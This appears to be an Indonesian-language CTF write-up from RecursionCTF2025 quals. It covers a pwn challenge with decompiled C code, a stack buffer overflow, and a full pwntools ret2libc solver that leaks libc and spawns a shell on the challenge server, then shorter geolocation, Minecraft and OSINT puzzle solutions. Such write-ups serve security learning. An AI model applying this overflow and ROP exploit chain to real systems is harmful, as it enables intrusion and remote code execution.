    int player_high[2]; // [rsp+14h] [rbp-BCh]
    int player_low[2]; // [rsp+1Ch] [rbp-B4h]
    int choice; // [rsp+24h] [rbp-ACh] BYREF
    int room; // [rsp+28h] [rbp-A8h] BYREF
    int rounds; // [rsp+2Ch] [rbp-A4h] BYREF
    char player_name[2][48]; // [rsp+30h] [rbp-A0h] BYREF
    int player[2]; // [rsp+98h] [rbp-38h]
    int house_sum; // [rsp+A0h] [rbp-30h]
    int house_high; // [rsp+A4h] [rbp-2Ch]
    int house_low; // [rsp+A8h] [rbp-28h]
    int house; // [rsp+ACh] [rbp-24h]
    int bet_amount; // [rsp+B0h] [rbp-20h]
    int i_2; // [rsp+B4h] [rbp-1Ch]
    int win; // [rsp+B8h] [rbp-18h]
    int i_1; // [rsp+BCh] [rbp-14h]
    int i_0; // [rsp+C0h] [rbp-10h]
    int reset; // [rsp+C4h] [rbp-Ch]
    int i; // [rsp+C8h] [rbp-8h]
    int balance; // [rsp+CCh] [rbp-4h]

    rounds = 0;
```

```

balance = 1000;
setup();
puts("=====");
puts("Casino Roulette");
printf("House Edge: %.2f%%\n", (float)(100.0 * 0.030300001));
puts("=====");
puts("You will now play as the house.");
LABEL_2:
while ( 1 )
{
puts("\n1. Set the player's rounds");
puts("2. Spin the wheel");
puts("3. Exit");
printf("Choice: ");
__isoc99_scanf("%d%c", &choice);
if ( choice == 3 )
break;
if ( choice > 3 )
goto LABEL_54;
if ( choice == 1 )
{
printf("\nEnter the number of rounds: ");
__isoc99_scanf("%d%c", &rounds);
if ( rounds <= 2 )
{
for ( i = 0; i < rounds; ++i )
player[i] = 0;
printf("Which room will the player be in? ");
__isoc99_scanf("%d%c", &room);
if ( --room <= 2 )
{
printf("Enter the player's name: ");
fgets(player_name[room], 256, stdin);
}
else
{
puts("Invalid room.");
}
}
else
{
}
}
}

```

```
    puts("Invalid number of rounds.");
}
}
else if ( choice == 2 )
{
    if ( rounds )
    {
        if ( balance <= 0 )
        {
            puts("\nYou have no more balance.");
            return 0;
        }
        bet_amount = rand() % (balance + 1);
        printf("Bet amount: %d\n", bet_amount);
        reset = 1;
        while ( reset )
        {
            puts("\nSpinning the wheel...");
            house = rand() % 37;
            player[0] = rand() % 37;
            player[1] = rand() % 37;
            player_low[0] = player[0] % 10;
            player_low[1] = player[1] % 10;
            player_high[0] = (int)(double)(player[0] / 10);
            player_high[1] = (int)(double)(player[1] / 10);
            house_low = house % 10;
            house_high = (int)(double)(house / 10);
            house_sum = house % 10 + house_high;
            player_sum[0] = player[0] % 10 + player_high[0];
            player_sum[1] = player[1] % 10 + player_high[1];
            printf("\nHouse: %d\n", house_sum);
            for ( i_0 = 0; i_0 < rounds; ++i_0 )
                printf("Player [%d]: %d\n", i_0, player_sum[i_0]);
            reset = 0;
            for ( i_1 = 0; i_1 < rounds; ++i_1 )
            {
                if ( house_sum == 9 && player_sum[i_1] == 9 )
                {
                    reset = 1;
                    break;
                }
            }
        }
    }
}
```

```
if ( house_sum == 9 || (unsigned int)house_sum <= 1 )
{
    reset = 0;
}
else if ( player_sum[i_1] == 9 )
{
    reset = 0;
}
else if ( house_sum < player_sum[i_1] )
{
    reset = 1;
    break;
}
}
if ( !reset )
{
    win = 1;
    balance += bet_amount;
    for ( i_2 = 0; i_2 < rounds && player_sum[i_2] != 9 && (unsigned
int)house_sum >= 2; ++i_2 )
    {
        if ( player_sum[i_2] == 1 )
        {
            balance -= 4 * bet_amount;
            puts("\nPlayer got quads! Player wins!");
            win = 0;
            break;
        }
        if ( !player_sum[i_2] )
        {
            balance += -3 * bet_amount;
            puts("\nPlayer got a straight! Player wins!");
            win = 0;
            break;
        }
    }
    if ( house_sum < player_sum[i_2] || house_sum == 9 )
    {
        balance -= 2 * bet_amount;
        puts("\nPlayer wins!");
        win = 0;
        break;
    }
}
```

```

    }
    }
    if ( win )
    {
        puts("\nHouse wins!");
        goto LABEL_2;
    }
}
}
else
{
    puts("\nPlease set the number of rounds first.");
}
}
else
{
LABEL_54:
    puts("\nInvalid choice.");
}
}
puts("\nGoodbye!");
return 0;
}

```

Nah ada vulnerability disini:

```

    if ( --room ≤ 2 )
    {
        printf("Enter the player's name: ");
        fgets(player_name[room], 256, stdin);
    }
}

```

Karena char player\_name[2][48] bisa di overflow, dan ternyata overflow nya sampai RIP. Jadi saya overflow dua kali, yang pertama buat leak libc, yang kedua buat ret2libc.

Berikut solver:

solve.py

```
#!/usr/bin/env python3
```

```
from pwn import *
```

```
# =====
```

```
# SETUP
```

```
# =====
```

```

exe = './chall_patched'
elf = context.binary = ELF(exe, checksec=True)
libc = './libc.so.6'
libc = ELF(libc, checksec=False)
context.log_level = 'info'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = '103.87.66.171', 61008

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
''.format(**locals())

def set_round(round, room, name):
    io.sendlineafter(b':', b'1')
    io.sendlineafter(b':', str(round).encode())
    io.sendlineafter(b':', str(room).encode())
    io.sendlineafter(b':', name)

# =====
#                               EXPLOITS
# =====

def exploit():
    global io
    io = initialize()
    rop = ROP(exe)
    offset = 72
    payload = flat({
        offset: [
            rop.ret.address,
            0x401040,
            elf.plt['puts'],
            elf.sym['main']
        ]
    })

```

```

    })

    set_round(2, 3, payload)
    io.sendlineafter(b':', b'3')
    io.recvuntil(b'Goodbye!\n')
    libc.address = unpack(io.recvline().strip().ljust(8, b'\x00')) -
libc.sym['funlockfile']

    rop = ROP(libc)
    rop.raw(b'A'*offset)
    rop.raw(rop.ret.address)
    rop.system(next(libc.search(b'/bin/sh\x00')))
    set_round(2, 3, rop.chain())
    io.sendlineafter(b':', b'3')

    success('libc.address: ' + hex(libc.address))
    io.interactive()

if __name__ == '__main__':
    exploit()

```

```

[mirai@parrot]--[~/ctf/RecursionCTF2025/quals/pwn/House/src]
└─$ python3 solve.py REMOTE
[*] '/home/mirai/ctf/RecursionCTF2025/quals/pwn/House/src/chall_patched'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: No PIE (0x400000)
Stack: Executable
RWX: Has RWX segments
Stripped: No
Debuginfo: Yes
[+] Opening connection to 103.87.66.171 on port 61008: Done
[*] Loaded 5 cached gadgets for './chall_patched'
[+] libc.address: 0x7fb71680d000
[*] Loaded 219 cached gadgets for './libc.so.6'
[*] Switching to interactive mode

Goodbye!
$ cat /flag*
RECURSION{b1ngung_m4u_b1kin_k4yak_g1man4}
$ █

```

## MISC

I wish I was there on December 21, 2024

Flag: RECURSION{paddock.revived.impresses}


Diberikan gambar:



Kita bisa extract metadata dari gambar tersebut pake exiftool dan kita bakal dapet koordinat:

```
Green Tone Reproduction Curve : (Binary data 32 bytes, use -b option to extract)
Image Width : 1536
Image Height : 2048
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
Y Cb Cr Sub Sampling : YCbCr4:2:0 (2 2)
Run Time Since Power Up : 19:56:30
Aperture : 1.8
Image Size : 1536x2048
Megapixels : 3.1
Scale Factor To 35 mm Equivalent: 3.5
Shutter Speed : 1/10417
Create Date : 2025:02:01 14:18:08.252+07:00
Date/Time Original : 2025:02:01 14:18:08.252+07:00
Modify Date : 2025:02:01 14:18:08+07:00
Thumbnail Image : (Binary data 4246 bytes, use -b option to extract)
GPS Altitude : 148.9 m Above Sea Level
GPS Date/Time : 2025:02:01 07:18:07Z
GPS Latitude : 7 deg 45' 4.39" S
GPS Longitude : 110 deg 29' 29.76" E
MP Image 2 : (Binary data 121193 bytes, use -b option to extract)
Circle Of Confusion : 0.008 mm
Field Of View : 73.7 deg
Focal Length : 6.8 mm (35 mm equivalent: 24.0 mm)
GPS Position : 7 deg 45' 4.39" S, 110 deg 29' 29.76" E
Hyperfocal Distance : 3.04 m
Light Value : 15.3
Lens ID : iPhone 15 Pro back triple camera 6.765mm f/1.78
[mirai@parrot]~/ctf/RecursionCTF2025/quals/misc/I wish I was there on December 21, 2024
```

Nah ini kita tinggal masukin gmaps koordinat nya:



Nah disini kita deduksi berdasarkan posisi candi prambanan nya:




Yang merah itu pasti candi prambanan nya, dan ada jalan yang melengkung, setelah cari di sekitar prambanan ada posisi yang cocok di gmaps:

disuruh mentor daftar



Dan kita tinggal coba-coba aja di what3words, dan saya kebetulan langsung dapat di first try :v



Yaitu paddock.revived.impresses, dan wrap dengan format flag

## Small House

Flag: RECURSION{two\_beds\_in\_a\_small\_home}

### Deskripsi

by **ztz**

So me and my friend are building a small house in Minecraft with two beds and a chest, but the house is too small to fit everything. I need your help to reconstruct the house so that we can fit everything inside. Here is the location of the house **1, 6** in **r.0.0**.

Note:

- You don't need the Minecraft game to solve this challenge.
- Add underscore to separate words in the flag.

### Informasi Terkait Soal

Diberikan .zip file untuk worldnya.

### Solusi

Karena udah punya minecraft jadinya login :v  
Aslinya bisa pake NBTEditor / Unmined dan sebagainya.



Ambil huruf pertama dari setiap item > **twobedsinasmallhome**

# Mission Difference

Flag: RECURSION{4h\_i\_thought\_you\_w4nt3d\_t0\_g1ve\_m3\_som3\_ETH}

## Deskripsi

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
I want to use **Mission Difference 674** name but it's already taken :(.

Note:



- Maybe you need to log into the **Social Media** website you found.
- Flag is in plain sight?
- There will be a hint for each step.

## Pendekatan


Kita langsung coba search saja, dan muncullah akun Reddit.




Disini untuk desc/bio user ztz cukup menarik, "Reddit Custom Feed is so goated fr". Sesuai pernyataan kita coba cek satu-satu, dan ada subreddit bernama learncpp344 yang cukup sus.



Seharusnya ini jalan yang benar, karena online user > Pencari FLAG 🦴, ditambah deskripsi subreddit juga. Kita coba cek post, tidak ada yang menarik, kita coba cek user **Naive-Nectarine-2386**:



Jujur yang bagian ini rada guessy, ada email di desc/bio user. Kemarin iseng iseng aja ngirim email siapa tau mirip machine HTB, eh....





# Hasil

The screenshot displays the CyberChef web application interface. On the left, the 'Operations' sidebar lists various tools like 'To Base64', 'From Base64', 'To Hex', 'From Hex', 'To Hexdump', 'From Hexdump', 'URL Decode', 'Regular expression', 'Entropy', 'Fork', 'Magic', and 'URL Encode'. The 'Recipe' panel is active, showing a 'From Hex' operation with a 'Delimiter' set to 'Auto'. The 'Input' field contains a long hexadecimal string. The 'Output' field shows the resulting text, which is a mix of characters and symbols, including '6RECURSION(4h\_i\_thought\_you\_w4nt3d\_t0\_g1ve\_m3\_s0m3\_ETH)'. At the bottom, there is a 'BAKE!' button and an 'Auto Bake' checkbox.